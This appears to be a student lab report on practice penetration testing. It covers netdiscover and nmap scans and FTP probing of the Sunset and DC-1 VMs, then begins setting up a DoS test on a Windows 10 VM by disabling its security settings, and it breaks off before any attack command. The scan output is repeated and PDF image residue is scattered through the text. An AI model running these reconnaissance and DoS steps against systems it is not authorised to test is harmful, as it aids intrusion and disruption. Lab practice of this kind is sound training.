
STEP-2.2: Open kali-linux virtual machine(please make sure both sunset server and kali linux are on same network)



STEP-2.3: Now open a terminal in kali linux and enter root user.



STEP-2.4: once in root user run `netdiscover` to get the ip address of the sunset server.



STEP-2.5: Once ip is gained, run `nmap -A -p- <target_ip>` to get the open ports in the particular server.

```
root@kali: /home/kali
File Actions Edit View Help
└─# nmap -A -p- 10.0.2.9
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-30 06:18 EDT
Nmap scan report for 10.0.2.9
Host is up (0.00041s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      pyftplib 1.5.5
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_rw-r--r--   1 root      root       1062 Jul 29 2019 backup
| ftp-syst:
|_STAT:
| FTP server status:
| Connected to: 10.0.2.9:21
| Waiting for username.
| TYPE: ASCII; STRUcture: File; MODE: Stream
| Data connection closed.
|_End of status.
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10 (protocol 2.0)
| ssh-hostkey:
|_2048 71:bd:fa:c5:8c:88:7c:22:14:c4:20:03:32:36:05:d6 (RSA)
|_256 35:92:8e:16:43:0c:39:88:8e:83:0d:e2:2c:a4:65:91 (ECDSA)
|_256 45:c5:40:14:49:cf:80:3c:41:4f:bb:22:6c:80:1e:fe (ED25519)
MAC Address: 08:00:27:8F:0B:98 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1  0.41 ms  10.0.2.9

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 4.72 seconds
└─#
```

STEP-2.6: Run command `ftp<target_ip>` to gain insights.

```
root@kali: /home/kali
File Actions Edit View Help
| STAT:
| FTP server status:
| Connected to: 10.0.2.9:21
| Waiting for username.
| TYPE: ASCII; STRUCTure: File; MODE: Stream
| Data connection closed.
|_End of status.
22/tcp open  ssh      OpenSSH 7.9p1 Debian 10 (protocol 2.0)
| ssh-hostkey:
|   2048 71:bd:fa:c5:8c:88:7c:22:14:c4:20:03:32:36:05:d6 (RSA)
|   256 35:92:8e:16:43:0c:39:88:8e:83:0d:e2:2c:a4:65:91 (ECDSA)
|_  256 45:c5:40:14:49:cf:80:3c:41:4f:bb:22:6c:80:1e:fe (ED25519)
MAC Address: 08:00:27:8F:0B:98 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel



TRACEROUTE
HOP RTT      ADDRESS
1  0.41 ms 10.0.2.9

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 4.72 seconds


└─(root㉿kali)-[~/home/kali]
# ftp 10.0.2.9
Connected to 10.0.2.9.
220 pyftpdlib 1.5.5 ready.
Name (10.0.2.9:kali): ^C

└─(root㉿kali)-[~/home/kali]
# ftp 10.0.2.9
Connected to 10.0.2.9.
220 pyftpdlib 1.5.5 ready.
Name (10.0.2.9:kali): █
```


STEP-3.1: Open DC-1 server.




STEP-3.2: Open kali-linux virtul machine(please make sure both sunset server and kali linux are on same network)



STEP-3.3: Now open a terminal in kali linux and enter root user.



STEP-3.4: once in root user run `netdiscover` to get the ip address of the DC-1 server



STEP-3.5: Once ip is gained, run `nmap -A -p- <target_ip>` to get the open ports in the particular server.

```
root@kali: /home/kali
File Actions Edit View Help
└─# nmap -A -p- 10.0.2.9
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-30 06:18 EDT
Nmap scan report for 10.0.2.9
Host is up (0.00041s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      pyftplib 1.5.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_rw-r--r--   1 root      root       1062 Jul 29 2019 backup
| ftp-syst:
|_ STAT:
| FTP server status:
| Connected to: 10.0.2.9:21
| Waiting for username.
| TYPE: ASCII; STRUcture: File; MODE: Stream
| Data connection closed.
|_End of status.
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10 (protocol 2.0)
| ssh-hostkey:
|_ 2048 71:bd:fa:c5:8c:88:7c:22:14:c4:20:03:32:36:05:d6 (RSA)
|_ 256 35:92:8e:16:43:0c:39:88:8e:83:0d:e2:2c:a4:65:91 (ECDSA)
|_ 256 45:c5:40:14:49:cf:80:3c:41:4f:bb:22:6c:80:1e:fe (ED25519)
MAC Address: 08:00:27:8F:0B:98 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1  0.41 ms  10.0.2.9

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 4.72 seconds
└─#
```

STEP-3.6: Run command `ftp<target_ip>` to gain insights.

```
root@kali: /home/kali
File Actions Edit View Help
| STAT:
| FTP server status:
| Connected to: 10.0.2.9:21
| Waiting for username.
| TYPE: ASCII; STRUCTure: File; MODE: Stream
| Data connection closed.
|_End of status.
22/tcp open  ssh      OpenSSH 7.9p1 Debian 10 (protocol 2.0)
| ssh-hostkey:
|   2048 71:bd:fa:c5:8c:88:7c:22:14:c4:20:03:32:36:05:d6 (RSA)
|   256 35:92:8e:16:43:0c:39:88:8e:83:0d:e2:2c:a4:65:91 (ECDSA)
|_  256 45:c5:40:14:49:cf:80:3c:41:4f:bb:22:6c:80:1e:fe (ED25519)
MAC Address: 08:00:27:8F:0B:98 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1  0.41 ms 10.0.2.9

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 4.72 seconds

[root@kali]# /home/kali
[root@kali]# ftp 10.0.2.9
Connected to 10.0.2.9.
220 pyftpdlib 1.5.5 ready.
Name (10.0.2.9:kali): ^C


[root@kali]# /home/kali
[root@kali]# ftp 10.0.2.9
Connected to 10.0.2.9.
220 pyftpdlib 1.5.5 ready.
Name (10.0.2.9:kali): 
```

Conclusion:

Both Sunset and DC-1 server are exploitable server where linux can be easily used with nmap scripts to gain information.


Objective-03: Perform a DOS attack on the windows 10 virtual machine and check the performance.

STEP-1: Open the virtual machine box and launch windows 10 machine



To launch the machine click on start.

STEP-2: Open command prompt using run window



type "cmd" in the search box click on ok.

STEP-3: Now type "ipconfig" in the command prompt to gain IP address of the windows operating system.

```

Select C:\Windows\system32\cmd.exe
Microsoft Windows [Version 10.0.19045.2086]
Copyright © Microsoft Corporation. All rights reserved.

C:\Users\vboxuser>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:


Connection-specific DNS Suffix . :
IPv4 Address. . . . . : 192.168.29.1
Temporary IPv6 Address . . . . . : 2405:201:381a:186c:11f9:fa28:64b5:a5a
Link-local IPv6 Address . . . . . : fe80::c6e5:32ff:fe85:4add%5
IPv4 Gateway. . . . . : 192.168.29.1
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : fe80::c6e5:32ff:fe85:4add%5
                           192.168.29.1

C:\Users\vboxuser>

```


note the IPv4 address.

STEP-4: Now check the performance in the task manager and note it down.




STEP-5: Disable all the security parameters of the windows 10 VM. This includes the following settings:-


- Virus and threat protection.
- Account protection
- Firewall and network protection.
- App & browser control.



STEP-6: launch Kali-linux virtual machine in VM Box.



STEP-7: Open new terminal in the linux machine.



STEP-8: Enter root user by using command `sudo su`

